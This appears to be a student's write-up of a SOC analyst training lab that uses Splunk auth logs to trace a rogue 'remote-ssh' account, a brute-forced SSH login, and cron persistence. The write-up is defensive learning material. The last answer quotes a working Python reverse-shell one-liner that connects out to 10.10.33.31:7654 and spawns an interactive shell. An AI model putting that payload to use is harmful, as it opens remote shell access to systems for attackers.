

Practice Scenario

You are an SOC Level 1 Analyst on shift and have received an alert indicating possible persistence through the creation of a new remote-ssh user on an Ubuntu server.
Your task is to dive into the logs and determine exactly what happened on the system.

The logs for this task are located in the Splunk index task5. Use the following query: `index=task5`

1. What was the timestamp of the remote-ssh account creation?

i started to filter using: `index=task5 USER=root remote-ssh`
to see the only attempt that made by root

i	Time	Event
>	12/08/2025 09:52:57.170	2025-08-12T09:52:57.170059+00:00 deceptipot-demo sudo: root : TTY=pts/1 ; PWD=/home/jack-brown ; USER=root ; COMMAND=/usr/sbin/useradd rem ote-ssh host = ce-splunk source = auth.log sourcetype = linux_secure

ANSWER: `2025-08-12 09:52:57`

2. Which user successfully escalated their privileges to root prior to the action from the first question?

since this question is looking for a specific user i tried to filter the user using this:
`index="task5" user=* | search "Accepted"`

and saw an interesting name "jack-brown" made some research for that one and that's it.


Format
Show: 20 Per Page
View: Raw

i	Event
>	2025-08-12T09:54:13.094648+00:00 deceptipot-demo sshd[2873]: Accepted password for ubuntu from 10.14.94.82 port 54457 ssh2
>	2025-08-12T09:53:59.354427+00:00 deceptipot-demo sshd[2807]: Accepted password for ubuntu from 10.14.94.82 port 54456 ssh2
>	2025-08-12T09:53:51.423598+00:00 deceptipot-demo sshd[2716]: Accepted password for ubuntu from 10.14.94.82 port 54455 ssh2
>	2025-08-12T09:51:29.693579+00:00 deceptipot-demo sshd[2595]: Accepted password for jack-brown from 10.14.94.82 port 54451 ssh2

ANSWER: `JACK-BROWN`

3. From which IP address did the user from the previous question successfully log in to the system?

i just expand jack-brown and look to the ip which gave me this:



ANSWER: 10.14.94.82

4. How many failed login attempts occurred prior to this successful login?

to get the answer for that one, the filter that i used is:

index=task5 source="auth.log" process=sshd | search "Failed password"

and this is the output

i	Time	Event
>	12/08/2025 09:51:00.011	2025-08-12T09:51:00.011009+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure
>	12/08/2025 09:50:59.510	2025-08-12T09:50:59.510491+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure
>	12/08/2025 09:50:48.028	2025-08-12T09:50:48.028888+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure
>	12/08/2025 09:50:36.499	2025-08-12T09:50:36.499410+00:00 deceptipot-demo sshd[2563]: message repeated 2 times: [Failed password for jack-brown from 10.14.94.82 port 54445 ssh2] host = ce-splunk source = auth.log sourcetype = linux_secure
>	12/08/2025 09:50:27.269	2025-08-12T09:50:27.269171+00:00 deceptipot-demo sshd[2563]: Failed password for jack-brown from 10.14.94.82 port 54445 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure

the one repeated is not included, so the answer for this is: 4

5. Which port is the persistence mechanism configured to connect to?

the filter that i used for this is i look for the cron:

index=task5 ("CRON" OR "cron")

did some research because i cant seems to find the port, after my research

```
2025-08-12T10:00:01.270628+00:00 deceptipot-demo CRON[3042]: (root) CMD (/usr/bin/python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.33.31",7654));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' >> /tmp/cron_output.log 2>&1)
```

as i can see here on the the port is 7654